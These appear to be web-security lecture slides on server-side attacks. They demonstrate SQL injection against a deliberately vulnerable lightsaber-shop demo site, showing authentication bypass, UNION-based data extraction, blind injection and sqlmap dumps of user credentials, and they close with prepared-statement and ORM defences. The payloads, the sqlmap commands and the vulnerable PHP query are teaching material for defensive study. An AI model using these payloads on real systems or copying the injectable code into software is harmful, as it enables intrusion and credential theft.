

# Server-side Attacks

SQLi, XPath Injection, OS Command Injection, File Upload, XXE

# Rough Overview


1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. >> Server and Backend Attacks <<
7. Remaining Client Attacks
8. General Topics
9. Conclusions


Internet

DMZ

Application

Intranet





← → ↻ 🏠 🔒 🔑 lightside.me/shop/login.php ... 🛡️ ☆ ☰

## Hey fellow jedi, welcome to our lightsaber shop!

Username:

Password:

Login

```
5  ∨ if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6      $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7      $result = $mysqli->query($sql);  
8  
9  ∨      if(!$mysqli->error){  
10         $user = $result->fetch_object();  
11  
12  ∨         if ($user !== NULL){  
13             $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' and password = 'password';

Username or password is wrong.

← → ↻ 🏠 🔒 🔑 lightside.me/shop/login.php ... 🛡️ ☆ ☰

# Hey fellow jedi, welcome to our lightsaber shop!

Username:

Password:

Login

```
5  ∨ if (isset($_POST['uname']) and isset($_POST['pwd'])){
6      $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";
7      $result = $mysqli->query($sql);
8
9  ∨    if(!$mysqli->error){
10         $user = $result->fetch_object();
11
12  ∨        if ($user !== NULL){
13             $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' and password = 'password';

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password' at line 1

← → ↻ 🏠 🔒 🚫 lightside.me/shop/login.php ... 🛡️ ☆ ☰

# Hey fellow jedi, welcome to our lightsaber shop!

Username:

Password:

Login

```
5  ∨ if (isset($_POST['uname']) and isset($_POST['pwd'])){
6      $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";
7      $result = $mysqli->query($sql);
8
9  ∨  if(!$mysqli->error){
10     $user = $result->fetch_object();
11
12  ∨  if ($user !== NULL){
13     $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' or 1=1; -- ' and password = 'password';

User: mastery Logout


That's pretty nice,  
but how can we retrieve  
data?



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
---	-------------------------	--	----------	--

User: luke






# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
---	-------------------	--	----------	--

User: luke




# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?




You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1" at line 1



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
3	Sidious Classic	Darth Sidiou's old fashioned saber - a real classic.	55000.00	



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?


User: luke



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
---	-------------------------	--	----------	---

User: luke



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Select @@version;-- -' at line 1

Ultimate Lightsaber Shop



lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version;-- -

# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

Select




The used SELECT statements have a different number of columns



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
10.3.23-MariaDB-0+deb10u1				

User: luke



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

Select



10.3.23-MariaDB-0+deb10u1				
---------------------------	--	--	--	--

User: luke

Logout





# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

10.3.23-MariaDB-0+deb10u1	robot@localhost			
---------------------------	-----------------	--	--	--

User: luke

# Information Schema COLUMNS Table

The [Information Schema](#) `COLUMNS` table provides information about columns in each table on the server.

It contains the following columns:

Column	Description	Introduced
TABLE_CATALOG	Always contains the string 'def'.	
TABLE_SCHEMA	Database name.	
TABLE_NAME	Table name.	
COLUMN_NAME	Column name.	



# Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

information_schema	ALL_PLUGINS	PLUGIN_NAME		
information_schema	ALL_PLUGINS	PLUGIN_VERSION		
information_schema	ALL_PLUGINS	PLUGIN_STATUS		

.....

lightside	users	title		
lightside	users	name		
lightside	users	uname		
lightside	users	password		

User: luke



# Ultimate Lightsaber Shop



We now have all those fancy darkside sabers in stock for you!

Which one would you like to see?

yoda	mastery	forgottenmypasswordIhave		
luke skywalker	luke	whoismyfather?		
han solo	captain_han	lovelea		

User: luke [Logout](#)

pretty easy if the  
application is so chatty...





# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " or 1=1;-- -" at line 1

Ultimate Lightsaber Shop



lightside.me/shop/blind.php?id=1+or+1%3D1%3B--+-

# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Correct - the force is strong with you!



Ultimate Lightsaber Shop



lightside.me/shop/blind.php?id=1+and+1%3D2%3B--+-

# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Incorrect - but don't be angry, anger is the path to the dark side...

Ultimate Lightsaber Shop



lightside.me/shop/blind.php?id=1 UNION Select @@version;-- -

# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Correct - the force is strong with you!

Ultimate Lightsaber Shop



lightside.me/shop/blind.php?id=1 and true = false;-- -

# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Incorrect - but don't be angry, anger is the path to the dark side...

Ultimate Lightsaber Shop



lightside.me/shop/blind.php?id=1 and true = true;-- -

# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Correct - the force is strong with you!



Returns true if the first character of the first username equals "m"



# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Incorrect - but don't be angry, anger is the path to the dark side...



# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Correct - the force is strong with you!



# Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Correct - the force is strong with you!



```
dsc@DESKTOP-KK01KCR:~$ sqlmap -u http://lightside.me/shop/blind.php?id=1
```

Diagram illustrating a SQLMap payload structure. The payload is shown as a table with columns: id, name, email, password, phone, and address. The 'password' column is highlighted in red. The payload is a SQLMap request to a web application, with the URL 'http://sqlmap.org' and the version '1.3.2#stable'.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 17:03:42 /2020-11-21/
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --dbs
```

```
available databases [5]:
```

```
[*] dvwa  
[*] information_schema  
[*] lightside  
[*] mysql  
[*] performance_schema
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside --tables
```

```
Database: lightside
```

```
[2 tables]
```

```
+-----+  
| lightsabers |  
| users      |  
+-----+
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside -T users --dump
```

Database: lightside

Table: users

[3 entries]

name	uname	title	password
yoda	mastery	master	forgottenmypasswordIhave
luke skywalker	luke	NULL	whoismyfather?
han solo	captain_han	NULL	lovelea

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --sql-shell
```

...

```
Select * from lightside.users;
```

...


```
Select * from lightside.users [3]:
```

```
[*] yoda, forgottenmypasswordIhave, master, mastery
```

```
[*] luke skywalker, whoismyfather?, , luke
```

```
[*] han solo, lovelea, , captain_han
```

# SQL Injection



Goal

Retrieve/manipulate data in database or manipulate logical flow


How

Solution

OWASP Top 10

(Primary)  
Violated Principle

# SQL Injection



Goal

Retrieve/manipulate data in database or manipulate logical flow

How

By manipulating the structure of the sql query through userdata

Different types


- Verbose / Blind (Time based) SQLi

Solution

OWASP Top 10

(Primary)  
Violated Principle

# SQL Injection



Goal

Retrieve/manipulate data in database or manipulate logical flow

How

By manipulating the structure of the sql query through userdata

Different types

- Verbose / Blind (Time based) SQLi

Solution

Input Validation (and WAFs)

**Prepared Statements**

Abstraction (e.g. ORMs)

OWASP Top 10

(Primary)  
Violated Principle

# Prepared Statements example

```
5  ✓ if (isset($_POST['uname']) and isset($_POST['pwd'])) {  
6      $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7      $result = $mysqli->query($sql);  
8  
9  ✓      if (!$mysqli->error) {  
10         $user = $result->fetch_object();  
11  
12  ✓         if ($user !== NULL) {  
13             $_SESSION['uname'] = $user->uname;
```

```
5  if (isset($_POST['uname']) and isset($_POST['pwd'])) {  
6      $sql = "Select title, name, uname, password from users where uname = ?";  
7      $statement = $mysqli->prepare($sql);  
8      $statement->bind_param('s', $_POST['uname']);  
9      $statement->execute();  
10     $result = $statement->get_result();  
11  
12     if (!$mysqli->error) {  
13         $user = $result->fetch_object();  
14  
15         if ($user !== NULL && $user->password == $_POST['pwd']) {  
16             $_SESSION['uname'] = $user->uname;
```


# ORM example (Doctrine)

```
1  <?php
2  // src/Product.php
3
4  use Doctrine\ORM\Mapping as ORM;
5
6  /**
7   * @ORM\Entity
8   * @ORM\Table(name="products")
9   */
10 class Product
11 {
12     /**
13      * @ORM\Id
14      * @ORM\Column(type="integer")
15      * @ORM\GeneratedValue
16      */
17     protected $id;
18
19     /**
20      * @ORM\Column(type="string")
21      */
22     protected $name;
23
24     // .. (other code)
25 }
```

```
1  <?php
2  // update_product.php <id> <new-name>
3  require_once "bootstrap.php";
4
5  $id = $argv[1];
6  $newName = $argv[2];
7
8  $product = $entityManager->find('Product', $id);
9
10 if ($product === null) {
11     echo "Product $id does not exist.\n";
12     exit(1);
13 }
14
15 $product->setName($newName);
16
17 $entityManager->flush();
18
19 echo sprintf("-%s\n", $product->getName());
```




# SQL Injection



Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) <b>Prepared Statements</b> Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	

# SQL Injection



